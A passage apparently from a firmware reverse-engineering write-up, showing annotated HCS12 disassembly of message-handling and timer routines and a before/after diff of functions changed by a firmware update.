F39CD3: 56              rorb; Rotate right B through carry
F39CD4: 56              rorb; Rotate right B through carry
F39CD5: 0D8BC0          bclr    0xE+var_3,sp,#0xC0; Clear bits in memory
F39CD8: C4C0            andb    #0xC0; AND B with memory
F39CDA: EA8B            orab    0xE+var_3,sp; OR B with memory
F39CDC: 6B8B            stab    0xE+var_3,sp; Store B
F39CDE: 55              rolb; Rotate left B through carry
F39CDF: 55              rolb; Rotate left B through carry
F39CE0: 55              rolb; Rotate left B through carry
F39CE1: C403            andb    #3; AND B with memory
F39CE3: 37              pshb; Push B
F39CE4: C608            ldab    #8; Load B
F39CE6: 37              pshb; Push B
F39CE7: C7              clrb; Clear B
F39CE8: 37              pshb; Push B
F39CE9: E6F010          ldab    0x11+var_1,sp; Load B
F39CEC: 37              pshb; Push B
F39CED: C7              clrb; Clear B
F39CEE: 37              pshb; Push B
F39CEF: E6F011          ldab    0x13+var_2,sp; Load B
F39CF2: 4AA018F0        call    sub_F0A018,#0xF0; Call subroutine in expanded memory
F39CF6: 1BF013          leas    0x13,sp; Load effective address into SP
F39CF9: 0A              rtc; Return from call
```

sub_F39E22 :

```
F39E22: 37              pshb; Push B
F39E23: 37              pshb; Push B
F39E24: C004            subb    #4; Subtract memory from B
F39E26: 2708            beq     loc_F39E30; Branch if equal
F39E28: C008            subb    #8; Subtract memory from B
F39E2A: 2708            beq     loc_F39E34; Branch if equal
F39E2C: C602            ldab    #2; Load B
F39E2E: 2006            bra     loc_F39E36; Branch always
F39E30: 6980            clr     2+var_2,sp; Clear memory
F39E32: 2004            bra     loc_F39E38; Branch always
F39E34: C601            ldab    #1; Load B
F39E36: 6B80            stab    2+var_2,sp; Store B
F39E38: E680            ldab    2+var_2,sp; Load B
F39E3A: C102            cmpb    #2; Compare B to memory
F39E3C: 2411            bcc     loc_F39E4F; Branch if carry clear
F39E3E: F622DA          ldab    byte_22DA; Load B
F39E41: C102            cmpb    #2; Compare B to memory
F39E43: 2704            beq     loc_F39E49; Branch if equal
F39E45: E180            cmpb    2+var_2,sp; Compare B to memory
F39E47: 2606            bne     loc_F39E4F; Branch if not equal
F39E49: C601            ldab    #1; Load B
F39E4B: 6B80            stab    2+var_2,sp; Store B
F39E4D: 2002            bra     loc_F39E51; Branch always
F39E4F: 6980            clr     2+var_2,sp; Clear memory
F39E51: E680            ldab    2+var_2,sp; Load B
F39E53: 31              puly; Pull Y
F39E54: 0A              rtc; Return from call
```

sub_F39E88 :

```
F39E88: 37              pshb; Push B
F39E89: ED86            ldy     1+arg_3,sp; Load Y
F39E8B: E644            ldab    4,y; Load B
F39E8D: 4ABA98EB        call    senderClass_EBBA98,#0xEB; Call subroutine in expanded memory
F39E91: 6B80            stab    1+var_1,sp; Store B
F39E93: C601            ldab    #1; Load B
F39E95: 7B5FC8          stab    byte_5FC8; Store B
F39E98: E680            ldab    1+var_1,sp; Load B
F39E9A: F113A7          cmpb    byte_FD13A7; Compare B to memory
F39E9D: 2709            beq     loc_F39EA8; Branch if equal
F39E9F: 4AA9E9EA        call    newSenderEvent_EAA9E9,#0xEA; Call subroutine in expanded memory
F39EA3: 180D8013A7      movb    1+var_1,sp,byte_FD13A7; Move byte (8-bit)
F39EA8: EDF30006        ldy     [6,sp]; Load Y
F39EAC: E641            ldab    1,y; Load B
F39EAE: C480            andb    #0x80; AND B with memory
F39EB0: 55              rolb; Rotate left B through carry
F39EB1: 55              rolb; Rotate left B through carry
F39EB2: C401            andb    #1; AND B with memory
F39EB4: 7B5FC9          stab    byte_5FC9; Store B
F39EB7: 1B81            ins; Increment SP
F39EB9: 0A              rtc; Return from call
```

sub_F39EBA :

```
F39EBA: 046117          tbne    b,locret_F39ED4; Test counter and branch if != 0
F39EBD: F65FC8          ldab    byte_5FC8; Load B
F39EC0: 260F            bne     loc_F39ED1; Branch if not equal
F39EC2: 7213A8          inc     byte_FD13A8; Increment memory
F39EC5: F613A8          ldab    byte_FD13A8; Load B
F39EC8: C105            cmpb    #5; Compare B to memory
F39ECA: 2508            bcs     locret_F39ED4; Branch if carry set
F39ECC: C6FF            ldab    #0xFF; Load B
F39ECE: 7B5FC9          stab    byte_5FC9; Store B
F39ED1: 7913A8          clr     byte_FD13A8; Clear memory
F39ED4: 0A              rtc; Return from call
```

sub_F39F3A :

```
F39F3A: 37              pshb; Push B
F39F3B: ED86            ldy     1+arg_3,sp; Load Y
F39F3D: E644            ldab    4,y; Load B
F39F3F: 4ABA98EB        call    senderClass_EBBA98,#0xEB; Call subroutine in expanded memory
F39F43: 6B80            stab    1+var_1,sp; Store B
F39F45: ED86            ldy     1+arg_3,sp; Load Y
F39F47: E644            ldab    4,y; Load B
F39F49: C188            cmpb    #0x88; Compare B to memory
F39F4B: 270A            beq     loc_F39F57; Branch if equal
F39F4D: 1F34F10805      brclr   byte_34F1,#8,loc_F39F57; Branch if selected bits clear
F39F52: C601            ldab    #1; Load B
F39F54: 7B5FCE          stab    byte_5FCE; Store B
F39F57: E680            ldab    1+var_1,sp; Load B
F39F59: F113AA          cmpb    byte_FD13AA; Compare B to memory
```

```
F39F5C: 2709            beq     loc_F39F67; Branch if equal
F39F5E: 4AA9E9EA        call    newSenderEvent_EAA9E9,#0xEA; Call subroutine in expanded memory
F39F62: 180D8013AA      movb    1+var_1,sp,byte_FD13AA; Move byte (8-bit)
F39F67: 1B81            ins; Increment SP
F39F69: 0A              rtc; Return from call
```

sub_F39F6A :

```
F39F6A: F65F67          ldab    byte_5F67; Load B
F39F6D: 261D            bne     loc_F39F8C; Branch if not equal
F39F6F: F65F66          ldab    byte_5F66; Load B
F39F72: 042117          dbne    b,loc_F39F8C; Decrement counter and branch if != 0
F39F75: 725FCD          inc     byte_5FCD; Increment memory
F39F78: F65FCD          ldab    byte_5FCD; Load B
F39F7B: C10F            cmpb    #0xF; Compare B to memory
F39F7D: 2207            bhi     loc_F39F86; Branch if higher
F39F7F: C647            ldab    #0x47 ; 'G'; Load B
F39F81: 4A9DC3F1        call    sub_F19DC3,#0xF1; Call subroutine in expanded memory
F39F85: 0A              rtc; Return from call
F39F86: C60F            ldab    #0xF; Load B
F39F88: 7B5FCD          stab    byte_5FCD; Store B
F39F8B: 0A              rtc; Return from call
F39F8C: 795FCD          clr     byte_5FCD; Clear memory
F39F8F: 0A              rtc; Return from call
```

sub_F3A073 :

```
F3A073: 3B              pshd; Push D
F3A074: ED87            ldy     2+arg_3,sp; Load Y
F3A076: 18024080        movw    0,y,2+var_2,sp; Move word (16-bit)
F3A07A: E6F30000        ldab    [0,sp]; Load B
F3A07E: 04A11A          ibne    b,loc_F3A09B; Increment counter and branch if != 0
F3A081: 186240          incw    0,y
F3A084: 35              pshy; Push Y
F3A085: 1987            leay    4+arg_1,sp; Load effective address into Y
F3A087: EC40            ldd     0,y; Load D
F3A089: 3B              pshd; Push D
F3A08A: 4AA3E1F2        call    gone_processPIDPayload_F2A3E1,#0xF2; Call subroutine in expanded
↪  memory
F3A08E: 1B84            leas    4,sp; Load effective address into SP
F3A090: ED87            ldy     2+arg_3,sp; Load Y
F3A092: 18028040        movw    2+var_2,sp,0,y; Move word (16-bit)
F3A096: CC0003          ldd     #3; Load D
F3A099: 6C42            std     2,y; Store D
F3A09B: 31              puly; Pull Y
F3A09C: 0A              rtc; Return from call
```

sub_F3A09D :

```
F3A09D: 3B              pshd; Push D
F3A09E: ED87            ldy     2+arg_3,sp; Load Y
F3A0A0: 18024080        movw    0,y,2+var_2,sp; Move word (16-bit)
F3A0A4: 186240          incw    0,y
F3A0A7: 0C4B10          bset    0xB,y,#0x10; Set bits in memory
F3A0AA: 35              pshy; Push Y
F3A0AB: 1987            leay    4+arg_1,sp; Load effective address into Y
F3A0AD: EC40            ldd     0,y; Load D
F3A0AF: 3B              pshd; Push D
F3A0B0: 4AA3E1F2        call    gone_processPIDPayload_F2A3E1,#0xF2; Call subroutine in expanded
↪  memory
F3A0B4: 1B84            leas    4,sp; Load effective address into SP
F3A0B6: ED87            ldy     2+arg_3,sp; Load Y
F3A0B8: 0D4B10          bclr    0xB,y,#0x10; Clear bits in memory
F3A0BB: 18028040        movw    2+var_2,sp,0,y; Move word (16-bit)
F3A0BF: CC0002          ldd     #2; Load D
F3A0C2: 6C42            std     2,y; Store D
F3A0C4: 31              puly; Pull Y
F3A0C5: 0A              rtc; Return from call
```

sub_F3A0C6 :

```
F3A0C6: 3B              pshd; Push D
F3A0C7: ED87            ldy     2+arg_3,sp; Load Y
F3A0C9: 18024080        movw    0,y,2+var_2,sp; Move word (16-bit)
F3A0CD: 186240          incw    0,y
F3A0D0: 0C4B10          bset    0xB,y,#0x10; Set bits in memory
F3A0D3: 35              pshy; Push Y
F3A0D4: 1987            leay    4+arg_1,sp; Load effective address into Y
F3A0D6: EC40            ldd     0,y; Load D
F3A0D8: 3B              pshd; Push D
F3A0D9: 4AA3E1F2        call    gone_processPIDPayload_F2A3E1,#0xF2; Call subroutine in expanded
↪  memory
F3A0DD: 1B84            leas    4,sp; Load effective address into SP
F3A0DF: ED87            ldy     2+arg_3,sp; Load Y
F3A0E1: 0D4B10          bclr    0xB,y,#0x10; Clear bits in memory
F3A0E4: 18028040        movw    2+var_2,sp,0,y; Move word (16-bit)
F3A0E8: CC0003          ldd     #3; Load D
F3A0EB: 6C42            std     2,y; Store D
F3A0ED: 31              puly; Pull Y
F3A0EE: 0A              rtc; Return from call
```

sub_F3A13B :

```
F3A13B: 37              pshb; Push B
F3A13C: 1F34EF041A      brclr   byte_34EF,#4,loc_F3A15B; Branch if selected bits clear
F3A141: F65F66          ldab    byte_5F66; Load B
F3A144: 042114          dbne    b,loc_F3A15B; Decrement counter and branch if != 0
F3A147: E680            ldab    1+var_1,sp; Load B
F3A149: 2610            bne     loc_F3A15B; Branch if not equal
F3A14B: F66018          ldab    byte_6018; Load B
F3A14E: 260B            bne     loc_F3A15B; Branch if not equal
F3A150: E680            ldab    1+var_1,sp; Load B
F3A152: 37              pshb; Push B
```

```
F3A153: C62A            ldab    #0x2A ; '*'; Load B
F3A155: 4A9CC6F3        call    sub_F39CC6,#0xF3; Call subroutine in expanded memory
F3A159: 1B81            ins; Increment SP
F3A15B: 1B81            ins; Increment SP
F3A15D: 0A              rtc; Return from call
```

sub_F3A15E :

```
F3A15E: 37              pshb; Push B
F3A15F: 1F34EC081A      brclr   byte_34EC,#8,loc_F3A17E; Branch if selected bits clear
F3A164: F65F66          ldab    byte_5F66; Load B
F3A167: 042114          dbne    b,loc_F3A17E; Decrement counter and branch if != 0
F3A16A: E680            ldab    1+var_1,sp; Load B
F3A16C: 2610            bne     loc_F3A17E; Branch if not equal
F3A16E: F66018          ldab    byte_6018; Load B
F3A171: 260B            bne     loc_F3A17E; Branch if not equal
F3A173: E680            ldab    1+var_1,sp; Load B
F3A175: 37              pshb; Push B
F3A176: C675            ldab    #0x75 ; 'u'; Load B
F3A178: 4A9CC6F3        call    sub_F39CC6,#0xF3; Call subroutine in expanded memory
F3A17C: 1B81            ins; Increment SP
F3A17E: 1B81            ins; Increment SP
F3A180: 0A              rtc; Return from call
```

sub_F3A181 :

```
F3A181: EEF30005        ldx     [5,sp]; Load X
F3A185: E601            ldab    1,x; Load B
F3A187: 87              clra; Clear A
F3A188: CD019E          ldy     #0x19E; Load Y
F3A18B: 13              emul; 16 by 16 multiply (unsigned)
F3A18C: B765            tfr     y,x; Transfer register to register
F3A18E: CDE1C1          ldy     #0xE1C1; Load Y
F3A191: 16E878          jsr     core_E878; Jump to subroutine
F3A194: 7C13AC          std     word_FD13AC; Store D
F3A197: C6FF            ldab    #0xFF; Load B
F3A199: 7B13AE          stab    byte_FD13AE; Store B
F3A19C: CC0002          ldd     #2; Load D
F3A19F: EE85            ldx     arg_3,sp; Load X
F3A1A1: 6C02            std     2,x; Store D
F3A1A3: 0A              rtc; Return from call
```

sub_F3A1A4 :

```
F3A1A4: 37              pshb; Push B
F3A1A5: 1F34EC101A      brclr   byte_34EC,#0x10,loc_F3A1C4; Branch if selected bits clear
F3A1AA: F65F66          ldab    byte_5F66; Load B
F3A1AD: 042114          dbne    b,loc_F3A1C4; Decrement counter and branch if != 0
F3A1B0: E680            ldab    1+var_1,sp; Load B
F3A1B2: 2610            bne     loc_F3A1C4; Branch if not equal
F3A1B4: F66018          ldab    byte_6018; Load B
```

```
F3A1B7: 260B            bne     loc_F3A1C4; Branch if not equal
F3A1B9: E680            ldab    1+var_1,sp; Load B
F3A1BB: 37              pshb; Push B
F3A1BC: C676            ldab    #0x76 ; 'v'; Load B
F3A1BE: 4A9CC6F3        call    sub_F39CC6,#0xF3; Call subroutine in expanded memory
F3A1C2: 1B81            ins; Increment SP
F3A1C4: 1B81            ins; Increment SP
F3A1C6: 0A              rtc; Return from call
```

sub_F3A1C7 :

```
F3A1C7: EEF30005        ldx     [5,sp]; Load X
F3A1CB: E601            ldab    1,x; Load B
F3A1CD: 87              clra; Clear A
F3A1CE: CD019E          ldy     #0x19E; Load Y
F3A1D1: 13              emul; 16 by 16 multiply (unsigned)
F3A1D2: B765            tfr     y,x; Transfer register to register
F3A1D4: CDE1C5          ldy     #0xE1C5; Load Y
F3A1D7: 16E878          jsr     core_E878; Jump to subroutine
F3A1DA: 7C13AF          std     word_FD13AF; Store D
F3A1DD: C6FF            ldab    #0xFF; Load B
F3A1DF: 7B13B1          stab    byte_FD13B1; Store B
F3A1E2: CC0002          ldd     #2; Load D
F3A1E5: EE85            ldx     arg_3,sp; Load X
F3A1E7: 6C02            std     2,x; Store D
F3A1E9: 0A              rtc; Return from call
```

sub_F3A1EA :

```
F3A1EA: 37              pshb; Push B
F3A1EB: 1F34EF801A      brclr   byte_34EF,#0x80,loc_F3A20A; Branch if selected bits clear
F3A1F0: F65F66          ldab    byte_5F66; Load B
F3A1F3: 042114          dbne    b,loc_F3A20A; Decrement counter and branch if != 0
F3A1F6: E680            ldab    1+var_1,sp; Load B
F3A1F8: 2610            bne     loc_F3A20A; Branch if not equal
F3A1FA: F66018          ldab    byte_6018; Load B
F3A1FD: 260B            bne     loc_F3A20A; Branch if not equal
F3A1FF: E680            ldab    1+var_1,sp; Load B
F3A201: 37              pshb; Push B
F3A202: C6A9            ldab    #0xA9; Load B
F3A204: 4A9CC6F3        call    sub_F39CC6,#0xF3; Call subroutine in expanded memory
F3A208: 1B81            ins; Increment SP
F3A20A: 1B81            ins; Increment SP
F3A20C: 0A              rtc; Return from call
```

sub_F3A20D :

```
F3A20D: 37              pshb; Push B
F3A20E: 1F34EC201A      brclr   byte_34EC,#0x20,loc_F3A22D ; ' '; Branch if selected bits clear
F3A213: F65F66          ldab    byte_5F66; Load B
F3A216: 042114          dbne    b,loc_F3A22D; Decrement counter and branch if != 0
```

```
F3A219: E680            ldab    1+var_1,sp; Load B
F3A21B: 2610            bne     loc_F3A22D; Branch if not equal
F3A21D: F66018          ldab    byte_6018; Load B
F3A220: 260B            bne     loc_F3A22D; Branch if not equal
F3A222: E680            ldab    1+var_1,sp; Load B
F3A224: 37              pshb; Push B
F3A225: C6F7            ldab    #0xF7; Load B
F3A227: 4A9CC6F3        call    sub_F39CC6,#0xF3; Call subroutine in expanded memory
F3A22B: 1B81            ins; Increment SP
F3A22D: 1B81            ins; Increment SP
F3A22F: 0A              rtc; Return from call
```

sub_F3A230 :

```
F3A230: 37              pshb; Push B
F3A231: 1F34F1011A      brclr   byte_34F1,#1,loc_F3A250; Branch if selected bits clear
F3A236: F65F66          ldab    byte_5F66; Load B
F3A239: 042114          dbne    b,loc_F3A250; Decrement counter and branch if != 0
F3A23C: E680            ldab    1+var_1,sp; Load B
F3A23E: 2610            bne     loc_F3A250; Branch if not equal
F3A240: F66018          ldab    byte_6018; Load B
F3A243: 260B            bne     loc_F3A250; Branch if not equal
F3A245: E680            ldab    1+var_1,sp; Load B
F3A247: 37              pshb; Push B
F3A248: C67B            ldab    #0x7B ; '{'; Load B
F3A24A: 4A9BA1F3        call    sub_F39BA1,#0xF3; Call subroutine in expanded memory
F3A24E: 1B81            ins; Increment SP
F3A250: 1B81            ins; Increment SP
F3A252: 0A              rtc; Return from call
```

sub_F3A2DE :

```
F3A2DE: 04610F          tbne    b,locret_F3A2F0; Test counter and branch if != 0
F3A2E1: CC00FF          ldd     #0xFF; Load D
F3A2E4: 3B              pshd; Push D
F3A2E5: C610            ldab    #0x10; Load B
F3A2E7: 3B              pshd; Push D
F3A2E8: C607            ldab    #7; Load B
F3A2EA: 4ABC09EF        call    core_gone_something_when_devIdx_is_zero_EFBC09,#0xEF; Call
↪  subroutine in expanded memory
F3A2EE: 1B84            leas    4,sp; Load effective address into SP
F3A2F0: 0A              rtc; Return from call
```

sub_F3A2F1 :

```
F3A2F1: 04610F          tbne    b,locret_F3A303; Test counter and branch if != 0
F3A2F4: CC00FF          ldd     #0xFF; Load D
F3A2F7: 3B              pshd; Push D
F3A2F8: C611            ldab    #0x11; Load B
F3A2FA: 3B              pshd; Push D
F3A2FB: C607            ldab    #7; Load B
```

```
F3A2FD: 4ABC09EF         call    core_gone_something_when_devIdx_is_zero_EFBC09,#0xEF; Call
↪  subroutine in expanded memory
F3A301: 1B84             leas    4,sp; Load effective address into SP
F3A303: 0A               rtc; Return from call
```

sub_F3A326 :

```
F3A326: A683             ldaa    arg_1,sp; Load A
F3A328: 260B             bne     locret_F3A335; Branch if not equal
F3A32A: CD0209           ldy     #0x209; Load Y
F3A32D: 13               emul; 16 by 16 multiply (unsigned)
F3A32E: 7C034C           std     PIT_PITLD1__High_; Store D
F3A331: 1C034202         bset    PIT_PITCE,#2; Set bits in memory
F3A335: 0A               rtc; Return from call
```

sub_F3A336 :

```
F3A336: 046104           tbne    b,locret_F3A33D; Test counter and branch if != 0
F3A339: 1D034202         bclr    PIT_PITCE,#2; Clear bits in memory
F3A33D: 0A               rtc; Return from call
```

sub_F3A3D2 :

```
F3A3D2: 37               pshb; Push B
F3A3D3: 1F34EE0114       brclr   byte_34EE,#1,loc_F3A3EC; Branch if selected bits clear
F3A3D8: E680             ldab    1+var_1,sp; Load B
F3A3DA: 2610             bne     loc_F3A3EC; Branch if not equal
F3A3DC: F66018           ldab    byte_6018; Load B
F3A3DF: 260B             bne     loc_F3A3EC; Branch if not equal
F3A3E1: E680             ldab    1+var_1,sp; Load B
F3A3E3: 37               pshb; Push B
F3A3E4: C6B4             ldab    #0xB4; Load B
F3A3E6: 4A9CC6F3         call    sub_F39CC6,#0xF3; Call subroutine in expanded memory
F3A3EA: 1B81             ins; Increment SP
F3A3EC: 1B81             ins; Increment SP
F3A3EE: 0A               rtc; Return from call
```

sub_F3A40B :

```
F3A40B: EDF30005         ldy     [5,sp]; Load Y
F3A40F: E642             ldab    2,y; Load B
F3A411: C4C0             andb    #0xC0; AND B with memory
F3A413: C180             cmpb    #0x80; Compare B to memory
F3A415: 2609             bne     locret_F3A420; Branch if not equal
F3A417: 1E5FF50104       brset   byte_5FF5,#1,locret_F3A420; Branch if selected bits set
F3A41C: 1C5FF501         bset    byte_5FF5,#1; Set bits in memory
F3A420: 0A               rtc; Return from call
```

sub_F3A463 :

```
F3A463: EE85            ldx     arg_3,sp; Load X
F3A465: ED00            ldy     0,x; Load Y
F3A467: 180D415FF6      movb    1,y,byte_5FF6; Move byte (8-bit)
F3A46C: CC0002          ldd     #2; Load D
F3A46F: 6C02            std     2,x; Store D
F3A471: 52              incb; Increment B
F3A472: 7B5FC6          stab    byte_5FC6; Store B
F3A475: 0A              rtc; Return from call
```

sub_F3A476 :

```
F3A476: ED85            ldy     arg_3,sp; Load Y
F3A478: E644            ldab    4,y; Load B
F3A47A: C188            cmpb    #0x88; Compare B to memory
F3A47C: 270A            beq     locret_F3A488; Branch if equal
F3A47E: 1F34F10805      brclr   byte_34F1,#8,locret_F3A488; Branch if selected bits clear
F3A483: C601            ldab    #1; Load B
F3A485: 7B5FF7          stab    byte_5FF7; Store B
F3A488: 0A              rtc; Return from call
```

sub_F3A504 :

```
F3A504: C601            ldab    #1; Load B
F3A506: 7B6018          stab    byte_6018; Store B
F3A509: 0A              rtc; Return from call
```

sub_F3A50A :

```
F3A50A: 796018          clr     byte_6018; Clear memory
F3A50D: 0A              rtc; Return from call
```

Select Modified Functions

Select functions modified by the update.

sub_C12B <-> 0xC12B Similarity: 0.60

:

```
BEFORE                                                                  | AFTER
↪
⌋
↪  ------------------------------------------------------------------------------------------------------------------------
00C12B: FE0016          ldx     MMC_RPAGE; Load X                       | 00C12B: FE0016
↪  ldx     MMC_RPAGE; Load X
00C12E: F60010          ldab    MMC_GPAGE; Load B                       | 00C12E: F60010
↪  ldab    MMC_GPAGE; Load B
00C131: 6EAD            stx     3,-sp; Store X                          | 00C131: 6EAD
↪  stx     3,-sp; Store X
00C133: 37              pshb; Push B                                    | 00C133: 37
↪  pshb; Push B
00C134: F600BC          ldab    SCI2_SR1; Load B                        | 00C134: F600BC
↪  ldab    SCI2_SR1; Load B
00C137: F400BB          andb    SCI2_CR2; AND B with memory             | 00C137: F400BB
↪  andb    SCI2_CR2; AND B with memory
00C13A: 6B83            stab    4+var_1,sp; Store B                     | 00C13A: 6B83
↪  stab    4+var_1,sp; Store B
00C13C: C520            bitb    #0x20 ; ' '; Bit test B                 | 00C13C: C520
↪  bitb    #0x20 ; ' '; Bit test B
00C13E: 2704            beq     loc_C144; Branch if equal               | 00C13E: 2704
↪  beq     loc_C144; Branch if equal
00C140: 4AB001F1        call    SCI2_RX_Handler_F1B001,#0xF1; Ca...     | 00C140: 4AB071F1
↪  call    sub_F1B071,#0xF1; Call subroutin...
00C144: F600BF          ldab    SCI2_DRL; Load B                        | 00C144: F600BF
↪  ldab    SCI2_DRL; Load B
00C147: 0F831004        brclr   4+var_1,sp,#0x10,loc_C14F; Branc...     | 00C147: 0F831004
↪  brclr   4+var_1,sp,#0x10,loc_C14F; Branc...
00C14B: 4AB01BF1        call    core_SCI2_IDLE_Handler_F1B01B,#0...     | 00C14B: 4AB08BF1
↪  call    sub_F1B08B,#0xF1; Call subroutin...
00C14F: 1C00BD80        bset    SCI2_SR2,#0x80; Set bits in memory      | 00C14F: 33
↪  pulb; Pull B
00C153: F600B8          ldab    SCI2_BDH_AMAP_ASR1; Load B              | 00C150: EEB2
↪  ldx     3,sp+; Load X
00C156: F400B9          andb    SCI2_BDL_AMAP_ACR1; AND B with m...     | 00C152: 7E0016
↪  stx     MMC_RPAGE; Store X
00C159: 6B83            stab    4+var_1,sp; Store B                     | 00C155: 7B0010
↪  stab    MMC_GPAGE; Store B
00C15B: 1D00BD80        bclr    SCI2_SR2,#0x80; Clear bits in me...     | 00C158: 0B
↪  rti; Return from interrupt
00C15F: C580            bitb    #0x80; Bit test B                       |
↪
00C161: 2711            beq     loc_C174; Branch if equal               |
↪
00C163: 4AB035F1        call    core_gone_SCI2_EDGE_Handler_F1B0...     |
↪
00C167: 1C00BD80        bset    SCI2_SR2,#0x80; Set bits in memory      |
↪
00C16B: C680            ldab    #0x80; Load B                           |
↪
00C16D: 7B00B8          stab    SCI2_BDH_AMAP_ASR1; Store B             |
↪
00C170: 1D00BD80        bclr    SCI2_SR2,#0x80; Clear bits in me...     |
↪
00C174: 33              pulb; Pull B                                    |
↪
00C175: EEB2            ldx     3,sp+; Load X                           |
↪
```

```
00C177: 7E0016           stx     MMC_RPAGE; Store X                    |
↪
00C17A: 7B0010           stab    MMC_GPAGE; Store B                    |
↪
00C17D: 0B               rti; Return from interrupt                    |
↪
```

sub_EEB989 <-> 0xF08000 Similarity: 0.96

:

```
BEFORE                                                                 | AFTER
↪
⌋
↪  ------------------------------------------------------------------------------------------------------------------------
EEB989: 37               pshb; Push B                                  | F08000: 37
↪  pshb; Push B
EEB98A: 1B9C             leas    -4,sp; Load effective address in...   | F08001: 1B9C
↪  leas    -4,sp; Load effective address in...
EEB98C: 6983             clr     5+var_2,sp; Clear memory              | F08003: 6983
↪  clr     5+var_2,sp; Clear memory
EEB98E: 206D             bra     loc_EEB9FD; Branch always             | F08005: 205E
↪  bra     loc_F08065; Branch always
EEB990: B746             tfr     d,y; Transfer register to register    | F08007: B746
↪  tfr     d,y; Transfer register to register
EEB992: 1858             asly                                          | F08009: 1858
↪  asly
EEB994: EDEA3C49         ldy     0x3C49,y; Load Y                      | F0800B: EDEA2FB7
↪  ldy     0x2FB7,y; Load Y
EEB998: 8654             ldaa    #0x54 ; 'T'; Load A                   | F0800F: 8654
↪  ldaa    #0x54 ; 'T'; Load A
EEB99A: 12               mul; 8 by 8 multiply (unsigned)               | F08011: 12
↪  mul; 8 by 8 multiply (unsigned)
EEB99B: 19EE             leay    d,y; Load effective address into Y    | F08012: 19EE
↪  leay    d,y; Load effective address into Y
EEB99D: 180AEA3BF582     movb    0x3BF5,y,5+var_3,sp; Move byte (...   | F08014: 180AEA2F6382
↪  movb    0x2F63,y,5+var_3,sp; Move byte (...
EEB9A3: 180AEA3BF680     movb    0x3BF6,y,5+var_5,sp; Move byte (...   | F0801A: 180AEA2F6480
↪  movb    0x2F64,y,5+var_5,sp; Move byte (...
EEB9A9: 180AEA3BF781     movb    0x3BF7,y,5+var_4,sp; Move byte (...   | F08020: 180AEA2F6581
↪  movb    0x2F65,y,5+var_4,sp; Move byte (...
EEB9AF: E680             ldab    5+var_5,sp; Load B                    | F08026: E680
↪  ldab    5+var_5,sp; Load B
EEB9B1: C10A             cmpb    #0xA; Compare B to memory             | F08028: C10A
↪  cmpb    #0xA; Compare B to memory
EEB9B3: 260A             bne     loc_EEB9BF; Branch if not equal       | F0802A: 260A
↪  bne     loc_F08036; Branch if not equal
EEB9B5: E781             tst     5+var_4,sp; Test memory for zero...   | F0802C: E781
↪  tst     5+var_4,sp; Test memory for zero...
EEB9B7: 2606             bne     loc_EEB9BF; Branch if not equal       | F0802E: 2606
↪  bne     loc_F08036; Branch if not equal
EEB9B9: 1C446601         bset    byte_4466,#1; Set bits in memory      | F08030: 1C3B2501
↪  bset    byte_3B25,#1; Set bits in memory
EEB9BD: 2024             bra     loc_EEB9E3; Branch always             | F08034: 2024
↪  bra     loc_F0805A; Branch always
EEB9BF: C10B             cmpb    #0xB; Compare B to memory             | F08036: C10B
↪  cmpb    #0xB; Compare B to memory
```

```
EEB9C1: 260B            bne     loc_EEB9CE; Branch if not equal       | F08038: 260B
↪ bne     loc_F08045; Branch if not equal
EEB9C3: E681            ldab    5+var_4,sp; Load B                    | F0803A: E681
↪ ldab    5+var_4,sp; Load B
EEB9C5: 04A106          ibne    b,loc_EEB9CE; Increment counter ...   | F0803C: 04A106
↪ ibne    b,loc_F08045; Increment counter ...
EEB9C8: 1C446602        bset    byte_4466,#2; Set bits in memory      | F0803F: 1C3B2502
↪ bset    byte_3B25,#2; Set bits in memory
EEB9CC: 2015            bra     loc_EEB9E3; Branch always             | F08043: 2015
↪ bra     loc_F0805A; Branch always
EEB9CE: E680            ldab    5+var_5,sp; Load B                    | F08045: E680
↪ ldab    5+var_5,sp; Load B
EEB9D0: C157            cmpb    #0x57 ; 'W'; Compare B to memory      | F08047: C157
↪ cmpb    #0x57 ; 'W'; Compare B to memory
EEB9D2: 260B            bne     loc_EEB9DF; Branch if not equal       | F08049: 260B
↪ bne     loc_F08056; Branch if not equal
EEB9D4: E681            ldab    5+var_4,sp; Load B                    | F0804B: E681
↪ ldab    5+var_4,sp; Load B
EEB9D6: 04A106          ibne    b,loc_EEB9DF; Increment counter ...   | F0804D: 04A106
↪ ibne    b,loc_F08056; Increment counter ...
EEB9D9: 1C446604        bset    byte_4466,#4; Set bits in memory      | F08050: 1C3B2504
↪ bset    byte_3B25,#4; Set bits in memory
EEB9DD: 2004            bra     loc_EEB9E3; Branch always             | F08054: 2004
↪ bra     loc_F0805A; Branch always
EEB9DF: C601            ldab    #1; Load B                            | F08056: C601
↪ ldab    #1; Load B
EEB9E1: 6B83            stab    5+var_2,sp; Store B                   | F08058: 6B83
↪ stab    5+var_2,sp; Store B
EEB9E3: 1E4466010A      brset   byte_4466,#1,loc_EEB9F2; Branch ...   | F0805A: E684
↪ ldab    5+var_1,sp; Load B
EEB9E8: 1E44660205      brset   byte_4466,#2,loc_EEB9F2; Branch ...   | F0805C: 37
↪ pshb; Push B
EEB9ED: 1F4466040B      brclr   byte_4466,#4,loc_EEB9FD; Branch ...   | F0805D: E683
↪ ldab    6+var_3,sp; Load B
EEB9F2: E684            ldab    5+var_1,sp; Load B                    | F0805F: 4ABA66EE
↪ call    sub_EEBA66,#0xEE; Call subroutin...
EEB9F4: 37              pshb; Push B                                  | F08063: 1B81
↪ ins; Increment SP
EEB9F5: E683            ldab    6+var_3,sp; Load B                    | F08065: E684
↪ ldab    5+var_1,sp; Load B
EEB9F7: 4A9857F0        call    core_consumeSciMsg_F09857,#0xF0;...   | F08067: 87
↪ clra; Clear A
EEB9FB: 1B81            ins; Increment SP                             | F08068: B746
↪ tfr     d,y; Transfer register to register
EEB9FD: E684            ldab    5+var_1,sp; Load B                    | F0806A: E7EA2F62
↪ tst     0x2F62,y; Test memory for zero o...
EEB9FF: 87              clra; Clear A                                 | F0806E: 2704
↪ beq     loc_F08074; Branch if equal
EEBA00: B746            tfr     d,y; Transfer register to register    | F08070: E783
↪ tst     5+var_2,sp; Test memory for zero...
EEBA02: E7EA3BF4        tst     0x3BF4,y; Test memory for zero o...   | F08072: 2793
↪ beq     loc_F08007; Branch if equal
EEBA06: 2704            beq     loc_EEBA0C; Branch if equal           | F08074: 1E3B250105
↪ brset   byte_3B25,#1,loc_F0807E; Branch ...
EEBA08: E783            tst     5+var_2,sp; Test memory for zero...   | F08079: 1F3B25020A
↪ brclr   byte_3B25,#2,loc_F08088; Branch ...
EEBA0A: 2784            beq     loc_EEB990; Branch if equal           | F0807E: 1D3B2520
↪ bclr    byte_3B25,#0x20 ; ' '; Clear bit...
